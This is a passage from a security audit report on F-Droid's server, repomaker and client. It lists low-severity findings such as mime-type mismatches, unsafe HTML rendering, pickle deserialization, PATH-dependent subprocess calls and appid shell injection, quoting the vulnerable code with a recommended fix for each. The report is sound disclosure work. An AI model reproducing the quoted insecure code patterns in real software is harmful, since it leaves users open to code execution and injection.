  58:                     <a href="{{ repo.url }}/assets/qr_code.html" class="rm-repo-share-add-
scan" target="_blank">
  70:                        target="_blank">
  74:                        target="_blank">
```

more info

- https://www.jitbit.com/alexblog/256-targetblank---the-most-underestimated-vulnerability-ever/
- http://lcamtuf.coredump.cx/switch/
- https://mathiasbynens.github.io/rel-noopener/

Impact:

Low: Phishing

Recommendation:

Use `rel="noopener"` when using `target="_blank"`

4.1.30 OTF-030 — Repomaker:apk:_def_get_type Allows for Mime Type Mismatches

Vulnerability ID: OTF-030

Vulnerability type: Malicious File Upload

Threat level: Low

Description:

Insufficient checking of file types can lead to upload of malicious code.

Technical description:

In ../code/repomaker/repomaker/models/apk.py:183 the code checks for mime-types using `file(1)` mechanisms, but fails to enforce extension matching with the file type. Simple polyglot files can be stored in the repo matching video/audio/image mime class, yet containing scripts used in later stages of attacks.

Furthermore if .py is not allowed in the same function in line 198, then .pyc and .pyo should also be forbidden:

```
  # TODO add more types
if ext.startswith('.php') or ext == '.py' or ext == '.pl' or ext == '.cgi':
raise ValidationError(_('Unsupported File Type'))
```

also .js should not be allowed.

https://capec.mitre.org/data/definitions/209.html

Impact:

Low: Staging of malicious code, needs another vulnerability to trigger

Recommendation:

Check if the mime type matches the extension.

Use a white-list instead of a blacklist of extensions.

4.1.31 OTF-031 — Unsafe HTML Rendering of Arbitrary Input

Vulnerability ID: OTF-031

Vulnerability type: Code Execution

Threat level: Low

Description:

Unsafe use of the DatalistTextInput can lead to javascript injection in Repomaker. However this widget is currently only used to select predefined list of languages. However if in the future this widget is used to render unsanitized user input it can be easily exploited.

Technical description:

In ../code/repomaker/repomaker/views/**init**.py the DataListTextInput render() function could be used to inject javascript:

```
class DataListTextInput(TextInput):
  def __init__(self, data_list, *args, **kwargs):
     ...
     self._list = data_list

  def render(self, name, value, attrs=None, renderer=None):
     self.attrs.update({'list': 'list__%s' % name})
     text_html = super().render(name, value, attrs, renderer)
     data_list = '<datalist id="list__%s">' % name
     for item in self._list:
        data_list += '<option value="%s">%s</option>' % (item[0], item[1])
     data_list += '</datalist>'
     return text_html + data_list
```

But this class is only instantiated in one place, views/app.py as shown:

```
self.fields['lang'] = CharField(required=True, min_length=2,
 widget=DataListTextInput(settings.LANGUAGES))
```

This limits the impact to negligible, but if this input widget gets used in other parts of the code care should be taken.

Recommendations:

Impact:

Low: cannot be currently exploited, but future use of this function could be exploitable.

Recommendation:

clean the name and data_list contents before rendering.

4.1.32 OTF-032 — Dangerous Deserialization Using Python Pickle in Fdroidserver:update.py

Vulnerability ID: OTF-032

Vulnerability type: Dangerous Function

Threat level: Low

Description:

The dangerous python module pickle is being used to store and load a cache. On its own this is not exploitable, but when an attacker has can write files, then this can be escalated into a code execution vulnerability.

Technical description:

update.py uses the dangerous pickle module in `get_cache()`. Although it is only written by write_cache(), if an attacker has a write file primitive it is possible to achieve code execution on the target.

excerpt from update.py:463

```
with open(apkcachefile, 'rb') as cf:
    apkcache = pickle.load(cf, encoding='utf-8')
if apkcache.get("METADATA_VERSION") != METADATA_VERSION \
   or apkcache.get('allow_disabled_algorithms') != ada:
```

Recommendation: avoid pickle and save the dictionary using JSON.

Impact:

Low: needs a write files vulnerability to escalate into a code execution vulnerability

Recommendation:

Avoid the usage of the python pickle module

4.1.33 OTF-033 — Starting a Process With a Partial Executable Path

Vulnerability ID: OTF-033

Vulnerability type: Execution without path

Threat level: Low

Description:

All external programs that are called by fdroidserver depend on the correct executable to be first found in the `$PATH` environment variable. If an attacker is able to place their own executable on a path before the legit executable that can lead to adversarial code execution.

Technical description:

fdroidserver calls external executables without a path. This is an issue in case an attacker can write an executable on a `$PATH` before the genuine executable.

```
Location: ./docker/install_agent.py:10
call("adb wait-for-device", shell=True)
```

```
Location: ./docker/install_agent.py:22
output = check_output('adb shell "pm list packages"', shell=True)
```

```
Location: ./docker/install_agent.py:36
install_output = check_output("adb install /home/drozer/drozer-agent.apk", shell=True)
```

```
Location: ./docker/install_agent.py:47
pm_list_output = check_output('adb shell "pm list packages"', shell=True)
```

```
Location: ./docker/install_agent.py:56
call('adb shell "am start com.mwr.dz/.activities.MainActivity"', shell=True, stdout=FNULL)
```

```
Location: ./docker/install_agent.py:60
call("python /home/drozer/enable_service.py", shell=True, stdout=FNULL)
```

```
Location: ./docker/install_agent.py:63
call("adb forward tcp:31415 tcp:31415", shell=True, stdout=FNULL)
```

```
Location: ./fdroidserver/build.py:80
buildserverid = subprocess.check_output(['vagrant', 'ssh', '-c',
                                         'cat /home/vagrant/buildserverid'],
                                        cwd='builder').rstrip().decode()
```

```
Location: ./fdroidserver/build.py:108
subprocess.check_output(['rsync', '--recursive', '--perms', '--links', '--quiet', '--rsh=' +
                         'ssh -o StrictHostKeyChecking=no' +
                         ' -o UserKnownHostsFile=/dev/null' +
                         ' -o LogLevel=FATAL' +
                         ' -o IdentitiesOnly=yes' +
                         ' -o PasswordAuthentication=no' +
                         ' -p ' + str(sshinfo['port']) +
                         ' -i ' + sshinfo['idfile'],
                         path,
                         sshinfo['user'] + "@" + sshinfo['hostname'] + ":" + ftp.getcwd()],
                        stderr=subprocess.STDOUT)
```

```
Location: ./fdroidserver/build.py:137
fp.write(subprocess.check_output(['git', 'rev-parse', 'HEAD'],
                                   cwd=serverpath))
```

```
Location: ./fdroidserver/build.py:851
subprocess.call(['jar', 'uf', os.path.abspath(src),
                 'META-INF/' + fn], cwd=tmp_dir)
```

```
Location: ./fdroidserver/common.py:2701
if subprocess.call(['jar', 'xf',
                    os.path.abspath(apk1)],
```

```
                   cwd=os.path.join(apk1dir, 'jar-xf')) != 0:
```

```
Location: ./fdroidserver/common.py:2705
if subprocess.call(['jar', 'xf',
                    os.path.abspath(apk2)],
                   cwd=os.path.join(apk2dir, 'jar-xf')) != 0:
```

```
Location: ./fdroidserver/mirror.py:36
subprocess.call(['wget', verbose, '--continue', '--user-agent="fdroid mirror"',
                 '--input-file=' + urls_file])
```

```
Location: ./fdroidserver/nightly.py:63
subprocess.check_call(['openssl', 'pkcs12', '-in', p12, '-out', key_pem,
                       '-passin', 'pass:' + PASSWORD, '-passout', 'pass:' + PASSWORD])
subprocess.check_call(['openssl', 'rsa', '-in', key_pem, '-out', privkey,
```

```
Location: ./fdroidserver/nightly.py:263
subprocess.check_call(['ssh', '-Tvi', ssh_private_key_file,
                       '-oIdentitiesOnly=yes', '-oStrictHostKeyChecking=no',
                       servergitmirror.split(':')[0]])
```

```
Location: ./fdroidserver/nightly.py:281
subprocess.check_call(['fdroid', 'update', '--rename-apks', '--create-metadata', '--verbose'],
                      cwd=repo_basedir)
```

```
Location: ./setup.py:23
version_git = subprocess.check_output(['git', 'describe', '--tags', '--
always']).rstrip().decode('utf-8')
```

```
Location: ./setup.py:57
subprocess.check_call(['pandoc', '--from=markdown', '--to=rst', 'README.md',
                       '--output=README.rst'], universal_newlines=True)
```

```
Location: ./fdroidserver/stats.py:163
p = subprocess.Popen(["zcat", logfile], stdout=subprocess.PIPE)
```

```
Location: ./fdroidserver/nightly.py:287
```

```
subprocess.check_call(['fdroid', 'server', 'update', '--verbose'], cwd=repo_basedir)
```

Impact:

Impact: Difficult to trigger, but then possibly high impact due to code execution.

Recommendation:

Establish a list of all good paths once (during installation), store it in a file with secure permissions and use this to call the external programs.

4.1.34 OTF-034 — Maliciously Crafted Appid Code Injection in Fdroidserver Build.py

Vulnerability ID: OTF-034

Vulnerability type: Code Execution

Threat level: Low

Description:

Maliciously crafted appids can be used for code injection. However in this case the code injection is happening in the build VM, where other attacker controlled code is executed willingly.

Technical description:

In fdroidservers `build.py` there is an unsafe handling of appids on the buildserver:

excerpt from `./fdroidserver/build.py:217`:

```
cmdline += " %s:%s" % (app.id, build.versionCode)
chan.exec_command('bash --login -c "' + cmdline + '"')
```

This is similar to the code injection in drozer.py. However this is probably confined to the build VM and thus not significant, as the (maven,gradle, etc) buildscripts also have inherently code execution capabilities.

Impact:

Low: This is confined to the build VM, in which the build scripts have code execution anyway.

Recommendation:

Validate appids.

4.1.35 OTF-035 — Hardcoded root CA keys

Vulnerability ID: OTF-035

Vulnerability type: Hardcoded keys

Threat level: Low

Description:

No Mechanism to Remove hardcoded Root CA Keys

Technical description:

In file fdroid/FDroidCertPins.java, the class FDroidCertPins defines default pinned root CA, and uses it for initialization, but does not provide a run-time removal of the keys. The only way to remove a root CA key is to build a new Fdroid client with modified list of keys.

Impact:

Data integrity compromise using older keys which may have expired or revoked.

Recommendation:

Provide key revocation list check. Alternatively, list the root CA keys in a separate file which can be updated independently.

4.1.36 OTF-036 — Use of weak methods for data protection

Vulnerability ID: OTF-036

Vulnerability type: Weak data protection

Threat level: Low

Description:

Use of ROT13 and Base64 Encoding

Technical description:

Provisioner.java uses rot13 + base64 encoding for obfuscation. Obfuscation is not a security feature.

Response from developer:lol, yup, ROT13 is just meant to "dissuade" people from trying to get those keys.

Impact:

False sense of security

Recommendation:

If the data being protected is sensitive, stronger encryption methods should be used.

4.1.37 OTF-037 — Untrusted External Links

Vulnerability ID: OTF-037

Vulnerability type: Unverified remote resources

Threat level: Low

Description:

External links used without validation

Technical description:

In file RepoXMLHandler.java, several description items of a repo or app are externally sourced - such as icon, bitcoin wallet, litecoin wallet and donate link. A seemingly harmless app hosted in Fdroid can be used to guide a *willing* but *unsuspecting* donor to malicious sites.

Response from developer: Since there is a human review of those URLs, and those URLs are committed to git, we have left those to be open without validation. There are also other URLs like home page, issue tracker, etc. I suppose we should show the full URL in the UI if they don't match a well known pattern.

Impact:

User may be lured to visit malicious web sites/ resources which can lead to social engineering attacks as well as malware installation.

Recommendation:

Documented manual review of external links before accepting a MR/PR/update/patch should be in place, and warning should be displayed to user when they click on the external links.

4.1.38 OTF-038 — Weak pattern matching filter

Vulnerability ID: OTF-038

Vulnerability type: Weak regular expression

Threat level: Low

Description:

Regular expression used for filtering file name entries in zipsigner appears to be permissive.

Technical description:

In zipio/ZipInput.java file, regular expression for file name entries in zipsigner appears to be permissive.

```
        if (path.startsWith("/")) path = path.substring(1);


        Pattern p = Pattern.compile( String.format("^%s([^/]+/?).*", path));
```

Only '/' character appears to be disallowed. This can be strengthened to not allow special characters such as semi colon, pipe, quotes etc.

Impact:

Potentially, a file name with special characters can trigger OS command injection.

Recommendation:

Regular expression pattern should be strengthened to not allow special characters such as semi colon, pipe, quotes etc. to avoid OS command injection attacks.

4.2 Non-Findings

In this section we list some of the things that were tried but turned out to be dead ends.

4.2.1 (fdroid Client) Exploiting the Local Web Server of "Nearby Swap" to Navigate Directories

Tries multiple ways to navigate to local directories and files using the requests to HTTP server opened by Nearby Swap feature. Apart from icons/ directory, no other directories were accessible.

4.2.2 (fdroid Client) Exploiting Exported Activities and Broadcasts

Attempts were made to exploit the exported component of the application, but no exploitable vulnerability was discovered. Exported components: org.fdroid.fdroid.views.ManageReposActivity, org.fdroid.fdroid.AppDetails2, org.fdroid.fdroid.privileged.install.InstallExtensionBootReceiver, org.fdroid.fdroid.receiver.StartupReceiver, org.fdroid.fdroid.receiver.PackageManagerReceiver, org.fdroid.fdroid.receiver.WifiStateChangeReceiver

4.2.3 (Privilege Extension) Static Analysis of APK

No vulnerabilities were discovered in the static analysis of the apk. Static analysis tests for hardcoded critical information, local storage, logging etc.

5 Future Work

As Fdroid ecosystem grows and new features are added/revamped, it is recommended that Fdroid server and app go through code audit and pen-test periodically, as also when a significant update is made to the code base or when new dependencies are introduced in the ecosystem.

6 Conclusion

Some issues were found in repomaker, however the impact of those are limited by the way repomaker is used. A few significant issues were found in fdroidserver, allowing running code in the build VM, in the fdroid host, and in the browsers of users. These issues are either from quite old code, or from new experimental code. Despite this there is signs of attempting to harden fdroidserver and to deploy defense-in-depth, this is commendable. The defensive mindset is a great asset, keep it up.

Similarly, code audit of Fdroid client/app code and 3rd party dependencies also reveals some high impact and many moderate impact issues which need to be fixed. A few issues, such as use of TOFU and repo-swap features need a redesign for mitigation of the vulnerability.

Significant exploitable issues were reported in Fdroid client pen-test leading to false trust and malicious app installation, along with redirect to malicious sites.

We conclude that given the large number of issues reported, some of which are design issues, Fdroid team should significantly improve the security of Fdroid software (server, repomaker and app) on a high priority.

Appendix 1 Testing team

Stefan Marsiske	Stefan runs workshops on radare2, embedded hardware, lock-picking, soldering, gnuradio/SDR, reverse-engineering, and crypto topics. In 2015 he scored in the top 10 of the Conference on Cryptographic Hardware and Embedded Systems Challenge. He has run training courses on OPSEC for journalists and NGOs.
Abhinav Mishra	When he hacked the first application while doing his engineering graduation, back in 2009 ... he thought, this is cool. Now it has been 6+ years and Abhinav has been involved in hacking web, mobile and networks as a penetration tester. Together with numerous accolades from multiple organization, for responsible disclosures of vulnerabilities. He is also a part of Synack Red Team and Cobalt core team. Has performed 100+ web, 50+ mobile applications and numerous network penetration tests.
Mahesh Saptarshi	Director, cyberSecurist Technologies. Mahesh is passionate about software security defences. He has performed a large number of pentests of enterprise, web and mobile applications. He has several US patents in the area of high availability and virtual machines technology.
Melanie Rieback	Melanie Rieback is a former Asst. Prof. of Computer Science from the VU, who is also the co-founder/CEO of Radically Open Security.